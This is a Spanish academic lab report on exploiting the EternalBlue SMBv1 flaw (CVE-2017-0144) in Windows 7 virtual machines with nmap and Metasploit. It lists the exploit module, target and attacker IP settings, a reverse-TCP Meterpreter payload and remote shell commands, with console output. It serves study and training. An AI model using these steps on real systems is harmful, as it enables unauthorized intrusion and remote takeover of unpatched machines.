CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JORGE ALIRIO CABALLERO BORDA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESCUELA DE CIENCIAS BÁSICA, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JORGE ALIRIO CABALLERO BORDA

Trabajo presentado como requisito para el optar por el título de:
Especialista en seguridad informática

Director: MSc. JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESCUELA DE CIENCIAS BÁSICA, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2020

Nota de aceptación:

_____

_____

_____

_____

Firma del presidente del jurado

_____

Firma del jurado

_____

Firma del jurado

Bogotá, a los 16 días del mes de octubre del 2020

TABLA DE CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

GLOSARIO

ACTUALIZACION O PARCHE DE SEGURIDAD: Producto de software diseñado para mejorar el funcionamiento o corregir errores de funcionamiento o de seguridad de una o más aplicaciones del sistema.

ANTIVIRUS: Es un software diseñado específicamente para ayudar a detectar, evitar y eliminar software malicioso o virus informáticos. Una vez instalados, se ejecutan automáticamente para brindar protección en tiempo real contra ataques de virus. De manera general están diseñados para protección contra gusanos, troyanos y programas espía. Los más completos incluyen protecciones adicionales como firewalls personalizables y bloqueos de sitios web.

CVE: CVE(Common Vulnerabilities and Exposures) hace referencia al conjunto de vulnerabilidades y exposiciones comunes. Estas conforman una lista que se encuentra disponible al público que también se denominan entradas cve, las cuales están identificadas por un número, por ejemplo “CVE-2007-0994”.

Estas CVE son gestionadas a través del sitio www.cvedetails.com, en el cual se proporciona una interfaz que permite buscar proveedores, productos y versiones de entradas de CVE y vulnerabilidades relacionadas. También se incluyen estadísticas sobres estos proveedores, productos y versiones.

EXPLOIT: Hace referencia a un programa o código que hace uso de vulnerabilidades existentes, y que puede ser usado por un atacante para obtener un beneficio.

FIREWALL: Es un sistema que se coloca entre una red confiable (LAN) y una no confiable, como internet. En este sistema se establecen reglas de filtrado que permiten o deniegan acceso a recursos de la red LAN. Básicamente es un complemento de los antivirus, a través de los cuales se agrega una capa de seguridad que permite proteger la información que fluye dentro y hacía fuera del entorno. Puede ser un programa (software) o un dispositivo (hardware), y de manera generar incorporar funciones como Autorizar (allow), Bloquear (deny) o redireccionar (drop)

METASPLOIT: Es un proyecto de código abierto usado en la investigación de vulnerabilidades de seguridad, enfocada principalmente a auditores de seguridad y equipos Red Team y Blue Team. En general, es una herramienta que cuentas con gran cantidad de exploits o vulnerabilidades conocidas y payloads o módulos que explotan esas vulberabilidades. Entre sus principales ventajas, se encuentra que permite interacción con otras herramientas como Nmap o Nessus, además que se puede utilizar en sistemas Windows y Unix.

NMAP: “Herramienta de exploración de redes y de sondeo de seguridad / puertos”[1]. Esta herramienta permite realizar auditoría de seguridad de redes, aunque también es ampliamente utilizada por administradores para inventarios de red y monitorización de equipos de red. A nivel general, permite realizar escaneo de redes y puertos, ya sea único destino, rango de IPs, entre otros.

[1] Guía de Referencia de Nmap (Página de Manual). Recuperado el 30 de agosto de 2020, de: https://nmap.org/man/es/index.html

RESUMEN

Con este documento se presenta a través de un entorno de práctica la forma de vulnerar el fallo de seguridad asociado a la falta de actualización del sistema operativo de un computador. Una vez encontrada la vulnerabilidad existente, se pretende informar sobre la gravedad de estas fallas de seguridad, y generar recomendaciones para su mitigación.

PALABRAS CLAVE: Seguridad, Vulnerabilidad, Ataque, Contención

ABSTRACT

This document presents through a practice environment how to violate the security flaw associated with the failure to update the operating system of a computer. Once the existing vulnerability is found, it is intended to report on the severity of these security flaws, and generate recommendations for their mitigation.

KEY WORDS: Security, Vulnerability, Attack, Containment

INTRODUCCION

A través de los medios de comunicación se ha sabido que empresas conocidas, servicios populares, o incluso organismos y entidades públicas fueron víctimas de ciberdelincuentes que de alguna manera lograron acceder a sus sistemas y robar sus datos.

Una de las posibilidades existentes para llevar a cabo estos delitos es el aprovechamiento de una vulnerabilidad, es decir, un agujero o debilidad en el sistema. Los cibercriminales usan constantemente estos errores para infiltrarse y las herramientas predilectas para hacerlo son los exploits.

Existen dos tipos de exploits, los conocidos y los desconocidos. Los primeros son aquellos de los que se tiene constancia y se pueden tomar medidas para evitar una infección, mientras que los desconocidos se aprovechan de vulnerabilidades que aún no han sido reportadas.

En el presente trabajo se realizará exploración sobre uno de los exploits más conocidos, y a partir del análisis de este se buscará la manera de generar recomendaciones para evitar su propagación y ataque.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

1.2 OBJETIVOS ESPECÍFICOS

Identificar riesgos y vulnerabilidades de seguridad informática sobre un banco de trabajo que permita la explotación de vulnerabilidades.

Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.

Generar lista de recomendación de contención de riesgos y vulnerabilidades a partir del análisis de las vulnerabilidades encontradas.

2. DESARROLLO DEL INFORME

2.1 CONFIGURACIÓN DE BANCO DE TRABAJO

Durante el desarrollo de la práctica, se trabajó con un escenario propuesto en el cual se utilizaron tres máquinas virtuales, una con sistema operativo Linux, desde la cual se realizaría la simulación de los ataques informáticos, y dos con sistema operativo Windows, que harían las veces de víctimas. Para la puesta en marcha de estos sistemas operativos, se hizo uso de la herramienta VirtualBox, en su versión 6.1.12. En las tablas subsiguientes, se relacionan las características de cada uno de los sistemas utilizados:

Tabla 1. Características Kali Linux

Nombre de Máquina Virtual	Kali - Seminario
Sistema Operativo:	Debian (64 bits)
Memoria RAM:	2 GB
Disco Duro:	SATA de 50 GB
Red:	Adaptador Puente Intel Ethernet Connection (4) I219-V
Dirección IP asignada:	192.168.0.15

Fuente: Jorge Caballero

Tabla 2. Características Windows X86

Nombre de Máquina Virtual	Win7-SE2020
Sistema Operativo:	Windows 7 (32 bits)
Memoria RAM:	4GB
Disco Duro:	SATA de 50 GB
Red:	Adaptador Puente Intel Ethernet Connection (4) I219-V
Dirección IP asignada:	192.168.0.14

Fuente: Jorge Caballero

Tabla 3. Características Windows X64

Nombre de Máquina Virtual	Win7-SE2020 – x64
Sistema Operativo:	Windows 7 (64 bits)
Memoria RAM:	4GB
Disco Duro:	SATA de 50 GB
Red:	Adaptador Puente Intel Ethernet Connection (4) I219-V
Dirección IP asignada:	192.168.0.10

Fuente: Jorge Caballero

2.2 RECONOCIMIENTO O FASE DE RECOLECCIÓN


Para esta etapa, se parte con el conocimiento del sistema operativo alojado en cada una de las máquinas evaluadas: Un Windows 7 X86 y un Windows 7 X64. Estos equipos usan este sistema operativo debido a la necesidad de ejecutar una aplicación que solo funciona en ese sistema operativo.

Por otro lado, también se sabe que cuentan con un SMBv1 activo, protocolo que es extremadamente inseguro y que permite que intrusos accedan a los equipos con privilegios administrativos y que realicen ejecución de comandos.

También se conoce que los sistemas operativos no están actualizados, y se menciona una posible relación con la falla de seguridad CVE-2017-0144. Al revisar la documentación sobre está falla, se evidencia que está relacionada con el protocolo SMBv1, que está catalogada con gravedad alto, que básicamente permite el ingreso a los sistemas sin necesidad de autenticación y que puede llegar a comprometer la integridad, confidencialidad y disponibilidad del sistema, al permite la ejecución remota de la consola de Windows.


Antes de iniciar cualquier tipo de exploración, lo primero que se debe verificar la existencia de comunicación entre los sistemas operativos, para lo cual se hace uso del comando ping:

Figura 1. Comunicación Kali Linux - Windows X86




Fuente: Jorge Caballero

Figura 2. Comunicación Windows X86 - Kali Linux




Fuente: Jorge Caballero

Figura 3. Comunicación Kali Linux - Window X64



Fuente: Jorge Caballero

Figura 4. Comunicación Windows X64 - Kali Linux




Fuente: Jorge Caballero

Una vez conocidas las direcciones IP de cada máquina, se procede a realizar escaneo con nmap desde el host atacante hacía los hosts víctimas.

En primer lugar, se ejecuta el comando “nmap 192.168.0.14“:


Figura 5. Comando nmap hacía windows X86



Fuente: Jorge Caballero

Y, por último, el comando “nmap 192.168.0.10”;

Figura 6. Comando nmap hacía windows X64



Fuente: Jorge Caballero

2.3 DESCUBRIMIENTO O FASE DE ANÁLISIS DE VULNERABILIDADES

En esta fase se hace el análisis de toda la información recopilada en la fase anterior, con el fin de identificar vulnerabilidades y establecer cuál sería el ataque más efectivo. La herramienta utilizada para esta fase es metasploit.

Al realizar el escaneo con nmap, se puede apreciar que los hosts víctimas tienen varios puertos abiertos, como el 135, 139 o 445. Este último puerto es importante, debido a que es usado en sistemas Windows para compartir recursos de red.

Una vez descubiertos los puertos habilitados por los sistemas de cómputo, se procede a realizar descubrimiento de vulnerabilidades sobre el puerto 445. Se selecciona este puerto debido a que en sistemas Windows, como se mencionó anteriormente, se usa para compartir recursos de red.

Por otro lado, conociendo la vulnerabilidad existente, CVE-2017-0144, y sabiendo que está tiene afectación sobre la actualización MS17-010, de acuerdo con lo mencionado por el escenario propuesto, se opta por usar la herramienta metasploit,

la cual ya cuenta con exploit diseñados para atacar, entre otras, esta vulnerabilidad específica.

A continuación, se relacionan los comandos utilizados con metasploit para realizar la exploración de las vulnerabilidades en los sistemas operativos objetivos:


Tabla 4. Comandos Metasploit utilizados

Comando	**Descripción General**
msfconsole	Inicia la consola de Metasploit
search ms17_010	Busca dentro de las librerías de metasploit la existencia de exploits que se puedan utilizar para atacar la vulnerabilidad indicada
use exploit/Windows/sm/ms17_010_eternalblue	Selecciona una librería encontrada para usar con metasploit
options	Muestra las opciones de configuración de metasploit
Set RHOST 192.168.0.10 Set RHOST 192.168.0.14	Configura la dirección IP del host remoto o víctima
Set LHOST 192.168.0.15	Configura la dirección IP del host local o atacante
Set RPORTE 445	Configura el puerto del host remoto sobre el cual se realizará la exploración
Set payload windows/X64/meterpreter/reverse_tcp	Configura el payload o librería que será utilizado por metasploit para explorar la vulnerabilidad
Exploit	Ejecución de la exploración de vulnerabilidades
Shell	Habilitar consola de Windows desde metasploit

Fuente: Jorge Caballero


Después de realizar la configuración de opciones, se debe usar el comando exploit, a través del cual se va a ejecutar la vulnerabilidad y tratar de tener acceso al host víctima. Si el acceso es satisfactorio, se hace uso del comando Shell para habilitar la consola de Windows, como se muestra en la siguiente figura:

Figura 7. Exploit hacía Windows X64 y Acceso remoto a consola de Windows X64


Kali - Seminario [Corriendo] - Oracle VM VirtualBox
estudiante@seminario: ~
08:32 PM
estudiante@seminario: ~
Archivo Acciones Editar Vista Ayuda
[+] 192.168.0.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.10:445 - Sending egg to corrupted connection.
[*] 192.168.0.10:445 - Triggering free of corrupted buffer.
[-] 192.168.0.10:445 - =-=-=-=

Desde el lado el host atacado, se evidencia reinicio del sistema, y cuando se restable se presenta el siguiente mensaje:

Figura 9. Pantallazo azul



Fuente: Jorge Caballero

2.4 FASE DE EXPLOTACION DE VULNERABILIDADES

A partir de las vulnerabilidades encontradas en la fase anterior, se consigue acceso al sistema atacado. A partir de este punto, se explotan las vulnerabilidades encontradas. Una herramienta destacable en esta fase es Metasploit

Continuando con el resultado encontrado en la fase anterior, el siguiente paso es realizar, a través del acceso a la consola obtenido con metasploit, la búsqueda del archivo “winse20w0.exe”, de acuerdo con lo indicado por el Escenario propuesto.

Para realizar la búsqueda del archivo, se hace uso del comando “*dir /b/s winse20w0.exe*”. Al ejecutar este comando, arroja como resultado el directorio “c:\Users\semi\winse20w0.exe”, lo cual corresponde con la ubicación el archivo objetivo.

De esta manera, el paso final consiste en realizar la ejecución de dicho archivo, para evidenciar la vulnerabilidad existente en el sistema operativo, la cual básicamente permite la ejecución remota de la consola de Windows.

Figura 10. Ejecución winse20w0.exe

Fuente: Jorge Caballero

Con lo anterior, se demuestra como de manera sencilla se pueden ejecutar comandos directamente sobre la consola de administración del sistema operativo víctima. Para el caso del ejemplo, se realizó la ejecución de un archivo existente en sistema operativo, pero la gravedad de esta vulnerabilidad radica en la posibilidad de realizar prácticamente cualquier acción sobre el dispositivo afectado, a saber:

- Robo de información
- Interrupción del servicio
- Secuestro informático del dispositivo o de la información que reposa en él
- Ejecución de cualquier comando de manera remota

2.5 HERRAMIENTAS Y SERVICIOS UTILIZADOS

A continuación, se hace una descripción de las herramientas utilizadas en la práctica realizada:

Tabla 5. Herramientas utilizadas

Herramienta	Fallo	Categoría	Descripción General
CVE	SMBv1	Documentación	conjunto de vulnerabilidades y exposiciones comunes (CVE-2017-0144)

NMAP	Puerto 445 abierto	Redes	permite realizar escaneo de redes y puertos
METASPLOIT	Exploit MS17-010	Exploit	Permite la ejecución del exploit identificado

Fuente: Jorge Caballero

3. CONCLUSIONES

El desarrollo de esta actividad permitió identificar las implicaciones del fallo de seguridad asociada al CVE-2017-0144, y junto con el uso de las herramientas como nmap y metasploit se logró realizar la explotación de vulnerabilidades de seguridad en el sistema Windows X64.

